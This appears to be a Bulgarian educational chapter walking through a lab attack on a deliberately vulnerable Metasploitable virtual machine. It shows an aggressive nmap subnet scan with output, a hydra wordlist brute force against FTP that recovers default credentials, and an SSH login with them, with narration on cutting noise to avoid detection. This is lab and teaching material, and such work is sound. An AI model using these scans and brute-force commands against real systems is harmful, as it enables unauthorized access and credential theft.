
## **11. Симулирана атака чрез груба сила с инструмента hydra, Kali Linux и Metasploitable**

Комуникацията между Kali Linux и Metasploitable е осъществена чрез виртуална мрежова конфигурация, при която двете системи се намират в една и съща логическа мрежа [40]. На целевата машина Metasploitable е зададен статичен IP адрес 10.0.2.4, който служи като точка за достъп при провеждане на експериментите. Тази конфигурация позволява директна IP-базирана комуникация между двете виртуални машини, като атакуващата система може да изпраща мрежови заявки към целевата система по стандартните протоколи за отдалечен достъп.

Избраната мрежова схема имитира реалистичен сценарий, при който атакуващият има мрежова свързаност до целевия хост, но не разполага с легитимни идентификационни данни за достъп. Kali Linux и Metasploitable комуникират чрез стандартните TCP/IP механизми, като услугите, работещи на Metasploitable, са достъпни за анализ и тестване от Kali Linux. Това позволява реалистично симулиране на условията, при които могат да бъдат приложени атаки срещу механизми за удостоверяване.

Инструментът hydra е използван за реализиране на симулираната атака чрез груба сила. Hydra е предварително инсталиран в Kali Linux и не изисква допълнителна инсталация, което го прави лесно достъпен за използване в рамките на експерименталната среда [40].

Важно е да поставим контекста на фазата „Разузнаване“ (Reconnaissance). В тази симулирана атака, първата стъпка на хакера е да подготви своя арсенал и да събере информация за целта. На работния плот на Kali Linux се виждат два ключови файла, оградени в синьо: usernames и passwords (Фиг. 19). Това са така наречените „речници“ или „wordlists“. В сценарий на атака чрез груба сила (brute-force) или разбиване на пароли (dictionary attack), хакерът не гадае на посоки, а използва предварително генерирани списъци с хиляди възможни потребителски имена и пароли. Присъствието на тези файлове на десктопа показва, че атакуващият вече е преминал през етапа на планиране и е идентифицирал, че целта (Metasploitable) има услуги, изискващи автентификация (като SSH, Telnet или FTP), които ще бъдат обект на атаката.




Фиг. 19 Изглед от работния плот на Kali Linux в подготовка за атаката

В отворения текстов редактор Mousepad виждаме съдържанието на файла usernames (Фиг. 19). Хакерът преглежда списък, съдържащ хиляди записи. Маркираният ред 6938 съдържа потребителското име "msfadmin". Това е изключително важен момент в разузнаването, тъй като msfadmin е стандартното потребителско име с администраторски нива за машината Metasploitable. Изборът на това конкретно име в редактора подсказва, че хакерът вероятно подготвя целенасочена атака, като филтрира общия списък до най-вероятните валидни акаунти, за да спести време и да намали шума, който оставя в системните логове на жертвата.

След като подготвихме списъците с потребителски имена и пароли, преминаваме към следващата критична фаза от атаката: активно разузнаване и избор на конкретна мишена в локалната мрежа. На Фиг.20 виждаме как хакерът използва един от най-мощните инструменти за мрежово сканиране, за да картографира наличните услуги.

Хакерът изпълнява командата „**nmap -A 10.0.2.0/24**“. Изборът на флаг -A е много важен - той активира т.нар. „агресивен режим“, който включва откриване на операционна система, версии на услугите, изпълнение на скриптове за проверка и трасиране. Мрежовият диапазон 10.0.2.0/24 показва, че хакерът сканира цялата подмрежа, за да открие кои машини са активни.




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -A 10.0.2.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 15:45 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.00018s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE VERSION  
53/tcp    filtered  domain  
  
Nmap scan report for 10.0.2.4  
Host is up (0.0020s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 10.0.2.15  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd
```

Фиг. 20 Сканиране с nmap с цел откриване на активни машини

Скенера бързо открива хост с IP адрес 10.0.2.4, който показва изключително висока активност и множество отворени портове. FTP (порт 21): Версията е идентифицирана като vsftpd 2.3.4. Нещо повече, nmap веднага открива критична конфигурационна грешка: "Anonymous FTP login allowed". Това е "златна мина" за хакера, тъй като позволява достъп до файловата система без парола.

**SSH (порт 22) и Telnet (порт 23)** са отворени и използват остарели версии (напр. OpenSSH 4.7p1). Те са идеални цели за атаката с груба сила, която подготвихме в предишната стъпка със списъците usernames и passwords.

**В SMTP (порт 25)** е открита работеща услуга Postfix smtpd, която може да бъде използвана за събиране на още потребителски имена.



```
kali@kali: ~  
File Actions Edit View Help  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
| message_signing: disabled (dangerous, but default)  
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:  
| <unknown> (unknown)  
|_ smb2-time: Protocol negotiation failed (SMB2)  
| smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2024-04-01T15:45:43-04:00  
|_ clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 1s  
  
Nmap scan report for 10.0.2.15  
Host is up (0.000033s latency).  
All 1000 scanned ports on 10.0.2.15 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.90 seconds  
  
(kali@kali)-[~]  
$
```

Фиг. 21 Откриване на машината жертва

На Фиг.21 виждаме финализирането на агресивното сканиране, което започна в предишната стъпка. От гледна точка на хакера, информацията тук е „подписът“ на машината жертва, който му позволява да разбере в детайли вътрешната структура на операционната система и мрежовите протоколи, които тя използва.


Благодарение на скриптовете за сканиране на SMB (Server Message Block) протокола, хакерът успява да извлече изключително точна информация за идентичността на машината.

**NetBIOS име:** Системата се идентифицира като METASPLOITABLE. Това потвърждава на 100%, че целта е умишлено уязвима машина, предназначена за тренировки, което дава на хакера увереност да използва по-шумни атаки.

**Версия на операционната система:** Скенерът прецизира, че под капака работи Unix (Samba 3.0.20-Debian). Това е критична информация, защото конкретната версия на Samba (3.0.20) е известна с тежки уязвимости (като SambaCry или Username map script), които позволяват отдалечено изпълнение на код без нужда от парола.

**Домейн и време:** Виждаме, че машината принадлежи към работна група localdomain и има системно време, синхронизирано с момента на атаката.

Един от най-важните редове за хакера тук (Фиг. 21) е: "message\_signing: disabled (dangerous, but default)". Липсата на подписване на съобщенията в SMB протокола е класическа сериозна слабост. Тя позволява на атакуващия да извърши т.нар. SMB Relay атака, при която може да прехване сесия на легитимен потребител и да я „препрати“ към сървъра, за да получи неоторизиран достъп. Описанието "dangerous" в самия софтуер nmap подчертава колко лесна мишена е това.



Фиг. 22 Атака чрез груба сила срещу FTP услуга с инструмента Hydra

С показаното на Фиг.22 преминаваме към същинската фаза на активна експлоатация чрез атака тип груба сила. Хакерът вече не просто наблюдава, а предприема директни действия за разбиване на автентификацията на целевата машина.

На Фиг.22 виждаме използването на един от най-популярните инструменти за паралелно разбиване на пароли, а именно THC-Hydra. Хакерът изпълнява следната

команда „hydra -L usernames -P passwords 10.0.2.4 ftp“. Логиката зад тази команда е следната:

**-L usernames:** Инструментът чете списъка с потребителски имена, който подготвихме по-рано.

**-P passwords:** Инструментът прилага списъка с пароли за всяко едно от имената.


**10.0.2.4 ftp:** Хакерът насочва атаката към IP адреса на Metasploitable, фокусирайки се върху FTP услугата на порт 21. Изборът на FTP е стратегически, тъй като в предишната стъпка видяхме, че версията е остаряла и позволява анонимен достъп, което предполага по-слаби защиты.

Терминалът показва активна сесия на Hydra, която извършва приблизително 290-296 опита в минута. Хакерът наблюдава статуса в реално време, като вижда общия брой задачи (над 18,000) и прогреса на опитите. Наличието на файла hydra.restore на работния плот (ограден в синьо) е критично - това означава, че атакуваният е подготвен за дълъг процес. Ако връзката прекъсне или машината се рестартира, този файл позволява на хакера да възобнови атаката точно оттам, докдето е стигнал, без да губи прогрес.

В десния ъгъл (Фиг. 22) виждаме отворен текстовия редактор със списъка usernames, където отново е маркирано името msfadmin. В хода на атаката хакерът осъзнава, че използването на огромни списъци с хиляди записи (над 6000 реда) прави операцията твърде бавна и лесна за засичане от системи за сигурност. Затова той преминава към фаза на редакция и филтриране.

В отворения текстов редактор (Фиг. 22) виждаме как атакуваният оставя само най-ключовите и вероятни записи, като съкращава списъците до малко над 100 реда. Маркирането на msfadmin в двата файла (usernames и passwords) не е просто проверка, а целенасочено преместване на тези данни в началото на списъка, за да се гарантира, че атаката ще приключи успешно в рамките на минути, а не часове.

На Фиг.23 виждаме кулминацията на усилията на хакера - успешният пробив в автентификацията. След като стратегически съкрати и оптимизира списъците с потребителски имена и пароли, атакуваният постига целта си чрез повторно стартиране на инструмента Hydra.



```
kali@kali: ~/Desktop
File Actions Edit View Help
[DATA] attacking ftp://10.0.2.4:21/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 101659877 to do in 5883:06h, 16 active
[STATUS] 296.33 tries/min, 889 tries in 00:03h, 101659276 to do in 5717:38h, 16 active
[STATUS] 290.14 tries/min, 2031 tries in 00:07h, 101658134 to do in 5839:33h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~/Desktop]
$ hydra -L usernames -P passwords 10.0.2.4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-01 16:17:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
rom a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10201 login tries (l:101/p:101), ~638
tries per task
[DATA] attacking ftp://10.0.2.4:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 9897 to do in 00:33h, 16 active
[STATUS] 304.33 tries/min, 913 tries in 00:03h, 9288 to do in 00:31h, 16 active
[STATUS] 291.86 tries/min, 2043 tries in 00:07h, 8158 to do in 00:28h, 16 active
[STATUS] 293.20 tries/min, 4398 tries in 00:15h, 5803 to do in 00:20h, 16 active
[STATUS] 290.40 tries/min, 5808 tries in 00:20h, 4393 to do in 00:16h, 16 active
[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin
[STATUS] 290.16 tries/min, 7254 tries in 00:25h, 2947 to do in 00:11h, 16 active
[STATUS] 291.07 tries/min, 8732 tries in 00:30h, 1469 to do in 00:06h, 16 active
[STATUS] 290.43 tries/min, 10165 tries in 00:35h, 36 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 16:52:51


(kali@kali)-[~/Desktop]
$
```

Фиг. 23 Резултат след изпълнение на командата *hydra* отново с цел бързодействие

В терминала се вижда как хакерът рестартира атаката с „**hydra -L usernames -P passwords 10.0.2.4 ftp**“. Инструментът разпознава съществуващия файл *hydra.restore* и дава 10-секунден прозорец за отказ, но хакерът продължава напред с новите, по-кратки списъци. Резултатът от оптимизацията е виден веднага: броят на комбинациите (login tries) е паднал драстично до 10,201 (спрямо милионите в началото), което прави атаката изключително бърза.

В 16:52:51 ч. Hydra извежда критичния за хакера резултат, маркиран в зелено: „[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin“. Това е моментът на „пробива“. От гледна точка на хакера, тази информация означава, че се потвърждава подозрението, че системният администратор е оставил фабричните настройки за достъп непроменени. Хакерът вече има легитимен достъп до FTP сървъра, което му позволява да качва зловреден софтуер (backdoors), да тегли чувствителни конфигурационни файлове или да изтрива данни.

Атакующият приключва сесията със съобщението "1 of 1 target successfully completed, 1 valid password found" (Фиг. 23). Това е перфектният пример как разузнаването и подготовката на данните водят до директен успех при експлоатацията. Хакерът е доказал, че дори проста атака с груба сила е опустошителна, когато защитата е оставена на настройки по подразбиране.



```
kali@kali: ~/Desktop
File Actions Edit View Help
[STATUS] 290.40 tries/min, 5808 tries in 00:20h, 4393 to do in 00:16h, 16 active
[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin
[STATUS] 290.16 tries/min, 7254 tries in 00:25h, 2947 to do in 00:11h, 16 active
[STATUS] 291.07 tries/min, 8732 tries in 00:30h, 1469 to do in 00:06h, 16 active
[STATUS] 290.43 tries/min, 10165 tries in 00:35h, 36 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 16:52:51

(kali@kali)-[~/Desktop]
$ ssh msfadmin@10.0.2.4
Unable to negotiate with 10.0.2.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@kali)-[~/Desktop]
$ ssh -oHostKeyAlgorithms+=ssh-rsa msfadmin@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQosuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
msfadmin@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr 1 15:21:47 2024
msfadmin@metasploitable:~$
```


Фиг. 24 Установяване на отдалечен достъп и поемане на контрол над целевата машина чрез SSH

